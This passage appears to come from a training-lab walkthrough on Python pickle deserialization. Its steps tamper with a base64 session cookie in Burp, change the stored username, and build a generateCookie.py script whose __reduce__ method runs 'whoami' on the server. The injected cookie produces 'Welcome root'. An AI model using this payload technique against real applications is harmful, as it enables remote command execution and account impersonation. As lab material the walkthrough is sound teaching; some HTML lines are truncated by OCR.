
```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdGluX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWam9obgpwNwpzYi4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Right-click and select **"Send to Repeater"** Option and Navigate to the Repeater tab.



```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdG
luX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWam9obgpwNwpzYi4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Send the request and search **welcome** in the response.




```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdG
luX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWam9obgpwNwpzYi4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<body>

  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-light fixed-top" id="mainN
    <div class="container">
      <a class="navbar-brand" href="index.php">Demo Lab</a>
      <button class="navbar-toggler navbar-toggler-right" type="button'
data-target="#navbarResponsive" aria-controls="navbarResponsive" aria-e
Toggle navigation">
        Menu
        <i class="fas fa-bars"></i>
      </button>
      <div class="collapse navbar-collapse" id="navbarResponsive">
        <ul class="navbar-nav ml-auto">
          <li class="nav-item">
            <a class="nav-link" href="/logout"> Welcome john</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
```

The welcome message is displayed with the username **john**.


Step 9: Copy the base64 encoded cookie value.



```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdG
luX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWam9obgpwNwpzYi4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<body>

  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-light fixed-top" id="mainNav":
    <div class="container">
      <a class="navbar-brand" href="index.php">Demo Lab</a>
      <button class="navbar-toggler navbar-toggler-right" type="button" dat
data-target="#navbarResponsive" aria-controls="navbarResponsive" aria-expa
Toggle navigation">
        Menu
        <i class="fas fa-bars"></i>
      </button>
      <div class="collapse navbar-collapse" id="navbarResponsive">
        <ul class="navbar-nav ml-auto">
          <li class="nav-item">
```


Step 10: Decode the encoded cookie in the Decoder tab.



```
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdGluX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWam9obgpwNwpzYi4=
```

```
p2
Ntp3
Rp4
(dp5
S'name'
p6
Vjohn
p7
sb.
```

Step 11: Modify the name **john** with **bob** in the cookie and encode the cookie in base64.




```
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdGluX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWam9obgpwNwpzYi4=
```

```
p2
Ntp3
Rp4
(dp5
S'name'
p6
Vbob
p7
sb.
```


```
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdGluX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWYm9iCnA3CnNiLg==
```

Step 12: Copy and inject the modified base64 cookie.



```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdG
luX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWYm9iCnA3CnNiLg==
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Step 13: Send the modified request and search for **welcome** in the response code.




```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=
Y2NvcHlfcmVnCl9yZWNvbnN0cnVjdG9yCnAwCihjX19tYWluX18KVXNlcgpwMQpjX19idWlsdG
luX18Kb2JqZWN0CnAyCk50cDMKUnA0CihkcDUKUyduYW1lJwpwNgpWYm9iCnA3CnNiLg==
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<body>

  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-light fixed-top" id="mainNav">
    <div class="container">
      <a class="navbar-brand" href="index.php">Demo Lab</a>
      <button class="navbar-toggler navbar-toggler-right" type="button" data-t
data-target="#navbarResponsive" aria-controls="navbarResponsive" aria-expandec
Toggle navigation">
        Menu
        <i class="fas fa-bars"></i>
      </button>
      <div class="collapse navbar-collapse" id="navbarResponsive">
        <ul class="navbar-nav ml-auto">
          <li class="nav-item">
            <a class="nav-link" href="/logout"> Welcome bob</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
```

The welcome message is changed from username **john** to **bob**.


Step 14: Create a python script to generate a base64 payload for command execution.



```
root@attackdefense:~# cat generateCookie.py
import pickle
import base64
import subprocess


class User(object):

    def __reduce__(self):
        return (self.__class__, (subprocess.check_output(["whoami"]), ))

    def __init__(self, name):
        self.name = name

user = User("Jim")
cookie = base64.b64encode(pickle.dumps(user))

print(cookie)

root@attackdefense:~#
```


Step 15: Run the python script and generate a base64 payload cookie.

Command: python generateCookie.py




```
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# python generateCookie.py
Y19fbWFpbl9fClVzZXIKcDAKKFMncm9vdFxuJwpwMQp0cDIKUnAzCi4=
root@attackdefense:~#
```

Step 16: Inject the modified cookie in the request.



```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=Y19fbWFpbl9fClVzZXIKcDAKKFMncm9vdFxuJwpwMQp0cDIKUnAzCi4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Step 17: Send the request and search for **welcome** in the source code.



```
GET / HTTP/1.1
Host: 192.14.228.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.14.228.3/login
Connection: close
Cookie: user=Y19fbWFpbl9fClVzZXIKcDAKKFMncm9vdFxuJwpwMQp0cDIKUnAzCi4=
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<body>

  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-light fixed-top" id="mainNa
    <div class="container">
      <a class="navbar-brand" href="index.php">Demo Lab</a>
      <button class="navbar-toggler navbar-toggler-right" type="button"
data-target="#navbarResponsive" aria-controls="navbarResponsive" aria-ex
Toggle navigation">
        Menu
        <i class="fas fa-bars"></i>
      </button>
      <div class="collapse navbar-collapse" id="navbarResponsive">
        <ul class="navbar-nav ml-auto">
          <li class="nav-item">
            <a class="nav-link" href="/logout"> Welcome root
</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
```

The **whoami** command was executed successfully.